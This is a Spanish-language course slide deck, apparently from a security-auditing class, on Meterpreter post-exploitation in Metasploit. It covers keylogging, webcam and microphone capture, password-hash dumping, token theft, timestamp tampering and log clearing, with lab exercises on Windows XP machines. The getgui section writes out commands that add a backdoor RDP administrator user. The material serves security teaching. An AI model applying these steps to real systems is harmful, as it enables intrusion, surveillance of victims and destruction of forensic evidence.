- El comando ***bgkill*** permite al usuario eliminar un *script* de *Meterpreter* que se esté ejecutando. El comando ***bglist*** permite listar los *scripts* de *Meterpreter* que se están ejecutando actualmente, y por último el comando ***bgrun*** permite ejecutar un *script* de *Meterpreter* en segundo plano.
- Hay que tener en cuenta la existencia del comando ***background***, el cual permite dejar la sesión de *Meterpreter* en segundo plano y volver a la interacción con la interfaz de *Metasploit* que se esté utilizando, por ejemplo, *msfconsole* .



# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación – Comandos básicos - Core

- **Ejecución de scripts y carga de módulos:** usados para realizar ejecuciones de *scripts* o cargar módulos que proporcionen nuevas funcionalidades a *Meterpreter* o incluso **ejecutar los ficheros de extensión RC** para automatizar tareas.
  - El comando *use* se encuentra en desuso y es equivalente al comando *load* con el que se pueden **cargar módulos para *Meterpreter***. El comando *resource* permite ejecutar archivos de automatización, los conocidos por la **extensión RC**. Uno de los **comandos más importantes es *run*** ya que permite **ejecutar los *scripts* de *Meterpreter***.

# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación – Comandos básicos - Core

- **Interacción y uso de canales**

- Aunque lo veremos más adelante, el comando **execute** no es un comando de tipo núcleo o *core command*, pero se utiliza para **ejecutar una aplicación en la máquina vulnerada** o equipo remoto.
- Una vez que ***Meterpreter*** ha ejecutado un proceso en la máquina remota se **puede interactuar con éste a través de la línea de comandos**. Por ejemplo, con el comando ***execute*** se puede lanzar una **cmd en la máquina remota y como ejecutando *execute -c* se crea un canal por el que se podrá interactuar con dicho proceso**.

# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación – Comandos básicos - Core

- **Interacción y uso de canales**

- El comando *interact* permite interactuar con el proceso ejecutado en la máquina remota, simplemente indicando el identificador del canal que hay abierto con el proceso remoto. En el caso del proceso *cmd.exe* abierto anteriormente se debe ejecutar la instrucción *interact <id canal>* para poder escribir en la línea de comandos remota.

# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación – Comandos básicos - Stdapi

- Este tipo de comandos permiten al usuario realizar acciones comunes, que cualquier usuario puede ejecutar en el sistema operativo que utilizan, sobre el sistema operativo de la máquina remota. Existen distintas categorías de comandos de tipo *stdapi*.

# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación – Comandos básicos - Stdapi

- **File System commands:**
- El listado de comandos para realizar **operaciones sobre el sistema de archivo, tanto local como remoto**

```
Command # Description
cat      Read the contents of a file to the screen
cd       Change directory
dir      List files (alias for ls)
download Download a file or directory
edit     Edit a file
getlwd   Print local working directory
getwd    Print working directory
lcd      Change local working directory
lpwd     Print local working directory
ls       List files
mkdir    Make directory
mv       Move source to destination
pwd      Print working directory
rm       Delete the specified file
rmdir   Remove directory
search   Search for files
show_mount List all mount points/logical drives
upload   Upload a file or directory
```

# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación – Comandos básicos - Stdapi

- **File System commands:**

- Indicar que los comandos clásicos de *GNU/Linux* están disponibles para el *sistema* remoto. Es decir, la ejecución de *ls*, que es un comando no válido en *Windows*, provoca la obtención del listado de archivos de la máquina *Windows* vulnerada.
- Hay que destacar los comandos *upload* y *download* con los que se puede subir o descargar un archivo a y desde la máquina víctima.
  - >upload/download <archivo>
- También es interesante saber que los comandos *rm*, *mkdir*, *rmdir*, *edit* están disponibles. El comando *search* permite realizar búsquedas de ficheros en el equipo remoto.

# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación – Comandos básicos - Stdapi

- **Networking commands:**

- Los comandos más **utilizados (hay más)** para realizar las gestiones de red son:
  - Route
  - Ipconfig
  - portfwd
- El comando ***route*** permite **visualizar y manipular las entradas de la tabla de rutas del equipo remoto.**
- Por otro lado, el comando ***ipconfig*** permite **visualizar la configuración de red de la máquina remota.**
- El comando ***portfwd*** permite **realizar port forwarding sobre la máquina vulnerada**

# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación – Comandos básicos - Stdapi

- **System commands:**
- **Los comandos de sistema son realmente útiles e interesantes.** Son de los comandos de *Meterpreter* más utilizados por los auditores ya que **proporcionan gestión del sistema vulnerado.**

Command	Description
clearev	Clear the event log
drop_token	Relinquishes any active impersonation token.
execute	Execute a command
getenv	Get one or more environment variable values
getpid	Get the current process identifier (Ethernet)
getprivs	Attempt to enable all privileges available to the current process
getsid	Get the SID of the user that the server is running as
getuid	Get the user that the server is running as
kill	Terminate a process
ps	List running processes
reboot	Reboots the remote computer
reg	Modify and interact with the remote registry
rev2self	Calls RevertToSelf() on the remote machine
shell	Drop into a system command shell
shutdown	Shuts down the remote computer
steal_token	Attempts to steal an impersonation token from the target process
suspend	Suspends or resumes a list of processes
sysinfo	Gets information about the remote system, such as OS



# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexploitaci3n – Comandos b3sicos - Stdapi

- **System commands:**

- Hay que destacar ciertos comandos del listado como es *clearev*, con el que se **puede eliminar** informaci3n de los registros. Con este comando el atacante puede **borrar las huellas de las operaciones** que ha realizado en el sistema vulnerado. Se **elimina informaci3n correspondiente a los registros de aplicaci3n, de seguridad y del sistema.**
- Los comandos finalizados en la palabra *token* aportan la **posibilidad de suplantar la identidad de otro usuario o servicio.** El comando *steal\_token* **permite cambiar la identidad a trav3s del PID** de los procesos. La sintaxis es sencilla *steal\_token <PID>*, y de esta manera se **adquiere la identidad del proceso que se quiera.** Para volver a la identidad anterior se dispone del comando *drop token*.

# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación – Comandos básicos - Stdapi

- **System commands:**

- Para **conocer la identidad** que se dispone en un momento dado se puede utilizar el **comando *getuid***. *Otros comandos relacionados son **getpid con el que se obtiene el PID del proceso** en el que se está ejecutando la sesión de Meterpreter en ese instante, y **rev2self con el que se puede volver a la identidad anterior**, por lo su funcionalidad es similar a la del comando **drop\_token**.*
- Los comandos ***kill* y *ps* permiten eliminar procesos que se están ejecutando en la máquina remota y listar los procesos** con gran cantidad de detalle, entre toda esta información ofrecida destaca el PID de los procesos.
- ***reboot* y *shutdown*, permiten reiniciar y apagar la máquina remota** respectivamente

# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación – Comandos básicos - Stdapi

- **System commands:**

- El comando *reg* proporciona una estructura para poder interactuar con el *registro de la máquina* remota. (Usuarios avanzados)
- El comando *shell* es uno de los más interesantes ya que proporciona una *línea de comandos sobre la máquina remota*. De este modo se puede administrar el equipo remoto como si se estuviera físicamente en el mismo.
- Por último, el comando *sysinfo* ofrece información sobre el sistema vulnerado.

# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación – Comandos básicos - Stdapi

- **User Interface commands:**
- Los comandos de **interacción con la interfaz de usuario proporcionan al atacante la posibilidad de gestionar propiedades del escritorio, el teclado y el propio sistema así como la actividad de éste.**

```
Stdapi: User interface Commands
=====
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 10.52.1.1 netmask 255.255.0.0 broadcast 10.52.1.255
inet6 fe80::21c:29ff:fea5:af87 prefixlen 64 scopeid 0x10:::
-----
Command      Description
-----
enumdesktops List all accessible desktops and window stations
getdesktop   Get the current meterpreter desktop
idletime     Returns the number of seconds the remote user has
keyscan_dump Dump the keystroke buffer
keyscan_start Start capturing keystrokes
keyscan_stop Stop capturing keystrokes
screenshot   Grab a screenshot of the interactive desktop
setdesktop   Change the meterpreters current desktop
uictl        Control some of the user interface components
```

# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación – Comandos básicos - Stdapi


- **User Interface commands:**

- Cabe destacar el comando *idletime* con el que se puede consultar el tiempo de inactividad del sistema por parte de la víctima.
- Los comandos que empiezan por *keyscan* proporcionan control sobre el teclado de la víctima. Con el comando *keyscan start* se empiezan a capturar las pulsaciones de teclado del equipo vulnerado, mientras que con *keyscan\_stop* se dejan de capturar dichas pulsaciones. El comando *keyscan\_dump* obliga a Meterpreter a realizar un volcado del buffer donde están contenidas las pulsaciones en la máquina víctima. Se mostrarán en la pantalla cuando se ejecute el comando.
- Con el comando *screenshot* se obtiene una captura de pantalla de la máquina de la víctima indicándonos dónde lo guarda (/root/archivo.jpg).

# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación – Comandos básicos - Stdapi

- **WebCam commands:**
- Los comandos *stdapi* de tipo *webcam* son muy vistosos ya que realizan acciones sobre el micrófono y la webcam de un equipo vulnerado.



```
Stdapi: Webcam Commands
=====
Command      Description
-----
record_mic   Record audio from the default microphone
webcam_chat  Start a video chat
webcam_list  List webcams
webcam_snap  Take a snapshot from the specified webcam
webcam_stream Play a video stream from the specified webcam
```

- **He aquí la necesidad de los “tapatucam” ;)**

# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación – Comandos básicos - Stdapi


- **WebCam commands:**

- Aunque son autoexplicativas, las acciones que realizan:
- **record\_mic**. Graba audio desde el micrófono por defecto del sistema durante N segundos.
- **webcam\_chat**. Inicia un video chat **?¿?¿? (no lo he probado)**
- **webcam\_list**. Lista las interfaces de webcam disponibles
- **webcam\_snap**. Toma una captura de la webcam
- **webcam\_stream**. Realiza una grabación desde una cámara web del equipo infectado.

# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación – Comandos básicos - Priv

- Los comandos del módulo *priv* **proporcionan funcionalidades para elevar privilegios, manipular información sensible que puede ser utilizada por un analista forense** y realizar otras tareas de interés como es la manipulación del fichero SAM, *Security Account Manager*.



```
Priv: Elevate Commands
=====
Command      Description
-----
getsystem    Attempt to elevate your privilege to that of pentest

Priv: Password database Commands
=====
Command      Description
-----
hashdump     Dumps the contents of the SAM database

Priv: Timestamp Commands
=====
Command      Description
-----
timestamp    Manipulate file MACE att
```



# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación – Comandos básicos - Priv

- El módulo se divide en tres categorías:
  - ***Elevate Commands.*** Realiza elevaciones de privilegios en el sistema vulnerado. ***getsystem*** permite realizar intentos para elevar privilegios en el sistema vulnerado. Con sistemas Windows XP es sencillo con win7 más complicado (pero no imposible).
  - ***Password Database Commands.*** Obtiene información sobre usuarios y contraseñas. El comando ***hashdump*** ofrece la posibilidad de obtener los ***hashes y usuarios*** que se encuentran en el sistema.
  - ***Timestomp Commands.*** Realiza la ***manipulación de los atributos de los archivos.*** El comando ***timestomp*** manipula los atributos. ***¿Con qué fin?*** Principalmente, se busca ***realizar un antifoensics con el que las pistas dejadas en el equipo queden confusas e incongruentes.***

# Audit. Sistemas – Metasploit - Práctica

## 13.- Meterpreter y postexplotación – Comandos básicos

### Conseguir una shell de Meterpreter

1. Lo primero que tenemos que hacer para realizar el conjunto de prácticas a continuación, es conseguir una shell inversa (necesitamos configurar LHOST) de Meterpreter. Ya sabemos cómo se lanza un exploit, así que lo único que tenemos que hacer es usar un EXPLOIT que “funcione” y seleccionar el PAYLOAD para que sea un Meterpreter válido para nuestro sistema (Win XP SP3)
2. Todo vuestro...

**Precondiciones: conocer la IP de la víctima y del atacante.**

# Audit. Sistemas – Metasploit - Práctica

## 13.- Meterpreter y postexplotación – Comandos básicos

Ya tenemos nuestra shell de Meterpreter... muahahahaha ;)

- Esto no es suficiente para nosotros y queremos más. Necesitamos “elevar” los privilegios de usuario a lo máximo que permita nuestro “tesoro” (sistema vulnerado). Procederemos a ejecutar los comandos necesarios y comprobaremos que hemos llegado al “cielo” (system).

# Audit. Sistemas – Metasploit - Práctica

## **13.- Meterpreter y postexplotación – Comandos básicos**

- De repente, algo intuitivo nos dice que en la máquina vulnerable está nuestra víctima usando el navegador. Queremos saberlo todo, ¡somos una APT hecha carne! así que ponemos en marcha los mecanismos necesarios para ver qué está pasando en su pantalla y capturar todo lo que introduce por el teclado.

**Precondiciones: acceder desde la máquina víctima a alguna web con algún formulario y meter cred's falsas.**

# Audit. Sistemas – Metasploit - Práctica

## **13.- Meterpreter y postexplotación – Comandos básicos**

- Queremos dejar nuestra impronta en la máquina así que le vamos a crear un archivo de texto en C:\ que diga “The stolen Boy was here. PROTÉGETE”. Pero para generar más confusión, vamos a establecer que la fecha de creación es del 12 de abril de 1991.

**Nota: el formato de fecha a introducir como <opt> “MM/DD/AAAA hh:mm:ss” (con comillas)**

# Audit. Sistemas – Metasploit - Práctica

## **13.- Meterpreter y postexplotación – Comandos básicos**

- Ahora que hemos realizado todas las diabluras sobre el sistema vulnerable (Windows XP), queremos que no quede ni rastro de nuestro paso por él. Inicialmente tenemos que comprobar que el sistema vulnerable está registrando los logs y luego realizar las “tareas” necesarias para eliminar todos los registros. Tras esto, comprobaremos que en efecto se han borrado.

# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación - Scripts

- Existen gran cantidad de *scripts que se pueden ejecutar por Meterpreter en la máquina vulnerada* a través del **comando *run*** (para verlos escribir “run” y pulsad tab)
- Algunos *scripts realizan funcionalidades similares a las de algunos comandos*. En este apartado se estudiarán los que se **consideran más interesantes** para el auditory la fase de *post-explotación*.

# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación - Scripts

- Existen gran cantidad de *scripts* que se pueden ejecutar por Meterpreter en la máquina vulnerada a través del comando *run* (para verlos escribir “run” y pulsad tab)
- Algunos *scripts* realizan funcionalidades similares a las de algunos comandos. En este apartado se estudiarán los que se consideran más interesantes para el auditory la fase de *post-explotación*.

```
meterpreter > run
Display all 263 possibilities (y or n)
run arp_scanner
run autoroute
run checkvm
run credcollect
run domain_list_gen
run dumplinks
run duplicate
run enum_chrome
run enum_firefox
run enum_logged_on_users
run enum_powershell_env
run enum_putty
run enum_shares
run enum_vmware
run event_manager
run file_collector
run get_application_list
run get_env
run get_filezilla_creds
run get_local_subnets
run get_pidgin_creds
```



# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación – Scripts – Winenum

- Este *script es el más completo para la recopilación de información de la máquina vulnerada Windows*. Los resultados se almacenan en la máquina del atacante en la ruta */root/.msf4/logs/scripts/winenum/<nombre\_de\_maquina>*.
- *winenum realiza numerosas acciones como obtener un listado de aplicaciones que se encuentren instaladas en la máquina vulnerada, realizar un volcado de los hashes de la máquina, obtener un listado de tokens, etc.*
- Existe un *script denominado remotewinenum cuya funcionalidad es idéntica a winenum, pero para máquinas remotas*. Se debe proporcionar el usuario, la contraseña y la dirección de la máquina objetivo. Es decir, se utiliza de puente la máquina que hemos explotado.

# Audit. Sistemas – Metasploit - Práctica

## **13.- Meterpreter y postexplotación – Scripts – Winenum**

1. Consigue una shell de Meterpreter
2. Ejecuta winenum sobre la máquina vulnerable
3. Ponte de acuerdo con un compañero que “levante” un winXP, que te de la IP y ejecuta un remotewinenum
4. Analiza los datos que has obtenido

# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación – Scripts – get

- Este tipo de ***scripts proporcionan, generalmente, la activación o habilitación de un servicio***, como puede ser el caso del escritorio remoto o ***activar telnet***.
  - ***get\_application\_list***. Devuelve un listado con las aplicaciones instaladas en la máquina vulnerada.
  - ***get\_env***. Devuelve el listado de las variables de entorno de la máquina vulnerada.
  - ***get\_filezilla\_creds***. Obtiene las credenciales almacenadas por ***Filezilla*** si la aplicación se encuentra instalada en el sistema vulnerado.
  - ***get\_local\_subnets***. Devuelve un listado de las subredes en las que se encuentra la máquina vulnerada.
  - ***get\_pidgin\_creds***. Obtiene las credenciales almacenadas por ***Pidgin*** si la aplicación se encuentra instalada en el sistema vulnerado.
  - ***get\_vncpw***. Obtiene ***credenciales de VNC***, recuperándolas del registro de Windows.

# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación – Scripts – get

- El *script* ***getcountermeasure*** proporciona **información sobre la configuración del firewall en la máquina vulnerada**. Además, da información de la política que dispone la máquina víctima sobre DEP (*Data Execution Prevention*).
- El *script* ***gettelnet*** permite al atacante **habilitar el servicio de Telnet en el puerto 23**. Existen distintas opciones, como son la posibilidad de habilitar sólo el servicio. En este caso lo normal sería conocer un usuario y una contraseña para poder conectarse con una aplicación de Telnet, por ejemplo Putty.

# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación – Scripts – get – PoC getgui

- Vamos a intentar generar una conexión RDP con una máquina que hemos explotado. Para ello es preciso tener una sesión de Meterpreter abierta.
- Para ello, con el script getgui tendremos que **habilitar el servicio en la máquina remota y añadir un usuario/contraseña**:
  - `>run getgui -u ildefe -p 123456 -e`
- Esto, normalmente, **no es suficiente ya que tendremos que conocer las políticas de seguridad del sistema** y ver si se necesita pertenecer al grupo de **administradores** para poder realizar la conexión.
  - `>shell`
  - `C:\> net localgroup administradores ildefe /add`

# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación – Scripts – get – PoC getgui

- Una vez que se dispone de un usuario perteneciente al grupo de administradores se puede utilizar la herramienta *rdesktop* disponible en Kali para realizar la conexión. La instrucción a ejecutar es:
  - *#rdesktop -u ildefe -p 12356 <Dirección IP>*.
- **Tras realizar la acción que se requiera, debemos limpiar nuestras huellas:** eliminación automática del usuario y a la desactivación del servicio de escritorio remoto. De este modo, se evita levantar sospechas y se deja el sistema en el estado en el que se encontraba desde un principio.

# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación – Scripts – get – PoC getgui

- Cuando se habilitó el servicio de escritorio remoto a través del *script getgui*, se creó automáticamente un *script de automatización* en la ruta `/root/.msf4/logs/script/getgui/clean_up_<fecha>.rc` con el que se automatiza la acción de deshabilitar el servicio y la eliminación del usuario. Para ejecutarlo:
  - `>resource /root/.msf4/logs/scripts/getgui/clean_up_id.rc`
- **NOTA:** hay veces que el script de limpieza no funciona muy bien :\_(

# Audit. Sistemas – Metasploit - Práctica

## **13.- Meterpreter y postexplotación – Scripts – get – PoC getgui**

1. Explota tu máquina de windows XP y consigue un meterpreter.
2. Habilita el servicio de RDP e intenta conectarte. Si no funciona realiza los cambios en la política de grupos necesaria y reintenta la conexión.
3. BORRA TUS HUELLAS.



# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación – Scripts – post

- Los *scripts post* son denominados así por la ruta en la que se encuentran. La ruta donde se alojan estos *scripts* es *post/<categoría>/<tipo>*
- Este tipo de *scripts* disponen de dos categorías principales *multi* y *windows* (hay alguno más). La categoría *multi* contiene los *scripts* válidos para otros *Meterpreter* en otras plataformas, es decir, son *scripts* independientes de la plataforma. La categoría *windows* en cambio son *scripts* válidos sólo para sistemas operativos *Windows*.

# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación – Scripts – post

- Los *scripts multi* pueden ser organizados en **tres tipos**:
  - **Manage**. Este tipo de *scripts* permite gestionar otros *scripts*.
  - **Gather**. Este tipo de *scripts* sirven para recolectar información de aplicaciones, del sistema, del entorno, de la red, de credenciales de aplicaciones, etcétera.
  - **General**. Permiten realizar acciones de ejecución y cierre de tareas en *Meterpreter*.

# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación – Scripts – post - Manage

- Este tipo de ***scripts*** permite realizar acciones de gestión sobre la máquina **vulnerada**. La lista de acciones es **amplia y variada**, por ello, se enumeran las más interesantes en la siguiente lista:
  - **Gestión de usuarios.** Los *scripts* `post/windows/manage/delete_user` o `post/windows/manage/add_user_domain` permiten realizar acciones sobre los usuarios de un dominio, grupo de dominios o máquina local.
  - **Gestión de elementos de red.** La manipulación de certificados se realiza mediante el uso de los *scripts* `post/windows/manage/inject_ca` o `post/windows/manage/remove_ca`, y la manipulación de *hosts* mediante `post/windows/manage/inject_host` o `post/windows/manage/remove_host`. Mediante el script `post/windows/manage/autoroute` realizamos las acciones del comando `route` y la habilitación del escritorio remoto se puede hacer con el script `post/windows/manage/enable_rdp`.

# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación – Scripts – post - Manage

- **Gestión de procesos y *payloads*.** Con este tipo de *scripts* se puede compartir la máquina vulnerada con otro equipo mediante la inyección de un nuevo *payload* a través de la ejecución de *post/windows/manage/payload\_inject LHOST=<dirección IP máquina nuevo equipo>* . Lógicamente, el nuevo equipo deberá tener montado el *handler exploit/multi/handler* para recibir la sesión. El comando *migrate* también dispone de un *script* con *post/windows/manage/migrate*.
- **Ejecución de un *script* de Microsoft Windows PowerShell.** Esta posibilidad dota de flexibilidad y potencia a *Metasploit*. En una sesión de *Meterpreter* se puede ejecutar un *script* de *PowerShell* gracias al *script* *post/windows/manage/powershell/exec\_powershell*.

# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación – Scripts – post - Gather

- Los *scripts* de tipo *gather* proporcionan funcionalidad para recolectar y comprobar todo tipo de información en la máquina vulnerada. Son los *scripts* que más abundan en *Meterpreter* y pueden ayudar y mucho a conocer el estado de la máquina, del entorno y **obtener el máximo de información.**

# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación – Scripts – post - Gather

- Se pueden organizar por temáticas u objetivos:
  - **Credenciales.** Los *scripts post/windows/gather/credentials* son capaces de recoger las credenciales de gran cantidad de aplicaciones o servicios que se encuentren presentes en la máquina vulnerada.
  - **Comprobaciones y enumeraciones.** El *script post/windows/gather/checkvm* permite comprobar si la máquina vulnerada es una máquina virtual o no. En caso afirmativo se especifica qué tipo de *software* de virtualización se está utilizando. Los *scripts* que se encuentran en la ruta *post/windows/gather/enum* permiten enumerar o listar una serie de recursos o propiedades. Por ejemplo, se pueden listar las aplicaciones instaladas en la máquina vulnerada, listar los dispositivos que contiene, listar los usuarios logueados, los recursos compartidos, los *tokens*, etc..

# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación – Scripts – post - Gather

- **Forense.** Existen *scripts* para realizar búsquedas forenses en la máquina vulnerada. Por ejemplo, el *script post/windows/gather/forensics/imager* permite realizar una imagen *byte a byte* de discos remotos o volúmenes. El *script post/windows/gather/forensics/enum\_drives* permite listar las unidades y volúmenes de la máquina vulnerada. Estos *scripts* son interesantes para realizar pequeñas pruebas de análisis forense en remoto sobre la máquina vulnerada.
- **Espionaje de pantalla.** Mediante el uso de *post/windows/gather/screen\_spy* se realiza una **captura de pantalla cada 5 segundos, configurables, por lo que se va reconstruyendo lo que está viendo la víctima**. Realmente, para realizar espionaje de pantalla es mejor utilizar VNC, sin controlar la máquina víctima, simplemente para visualizar lo que está realizando la máquina vulnerada .

# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación – Scripts – post

- Los *scripts windows* son más variados y específicos del propio **sistema operativo**, permitiendo realizar numerosas tareas sobre la máquina vulnerada.
  - **wireles Scripts**: Este tipo de *scripts* proporcionan funcionalidades relacionadas con la temática *Wireless* o redes inalámbricas. El objetivo de éstos es extraer el máximo de información de los perfiles *Wireless* que pueden existir almacenados en la máquina vulnerada. En sistemas *Windows 7* o *Windows Vista* se podría obtener la contraseña para redes WPA.
  - **recon Scripts**: este tipo de *scripts* proporcionan funcionalidad con la que se pueden obtener resoluciones de nombres y descubrimiento de direcciones IP. Estos *scripts* utilizan *Railgun* para llevar a cabo su cometido .



# Audit. Sistemas – Metasploit - Práctica

## **13.- Meterpreter y postexplotación – Scripts – post**

1. Consigue acceder a una máquina vulnerable (Win XP o Win 7) y carga un payload de Meterpreter y trata de:
  1. Conseguir una captura de pantalla
  2. Identificar si se trata de una máquina virtual o no
  3. Intenta añadir un usuario a la máquina

# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación - Módulos

- ***Meterpreter*** dispone de módulos extra que no se encuentran cargados al realizar la explotación. Estos módulos añaden comandos a la sesión los cuales proporcionan mayor flexibilidad y potencia al auditor en esta fase de *post-explotación*. Se puede utilizar el comando *help* para conocer exactamente qué nuevos comandos hay disponibles en la sesión interactiva del *payload*. En este apartado se estudiarán los siguientes módulos:
  - ***Espia***. Este módulo proporciona funcionalidades para realizar capturas de pantalla.
  - ***Incognito***. Este módulo proporciona funcionalidades con las que el auditor podrá ir impersonalizando usuarios, e incluso administrar los usuarios reales que existen en la máquina vulnerada .
  - ***Sniffer***. Este módulo proporciona funcionalidades con las que el auditor podrá comprobar y aprovechar el entorno de red de la máquina vulnerada. Por ejemplo, se podrá conocer el entorno de red y el tráfico que circula por éste de dicha máquina.

# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación – Módulos: espia

- Para cargar el módulo *espia* se utiliza la siguiente instrucción en **una sesión de *Meterpreter* >load espia**. A continuación, si se ejecuta ***help*** se puede obtener el listado de comandos que proporciona el nuevo módulo cargado.
- El comando ***screengrab*** permite al auditor obtener capturas de **pantalla de la máquina vulnerada**. El módulo *espia* debe ser visto como un módulo que debe implementar distintas soluciones para realizar capturas de teclado, micrófono, webcam, etcétera. actualmente, no presenta dichas funcionalidades.

# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación – Módulos: incognito

- El módulo *incognito* es uno de los más interesantes, ya que **simplifica mucho la labor de gestión de usuarios y la impersonalización de éstos**. Para cargar el módulo se debe ejecutar la siguiente instrucción **>load incognito**. Si echamos un ojo a la ayuda veremos comandos muy interesantes:

Command	Description
-----	-----
add_group_user	Attempt to add a user to a global group with all tokens
add_localgroup_user	Attempt to add a user to a local group with all tokens
add_user	Attempt to add a user with all tokens
impersonate_token	Impersonate specified token
list_tokens	List tokens available under current user context
snarf_hashes	Snarf challenge/response hashes for every token

# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación – Módulos: incognito

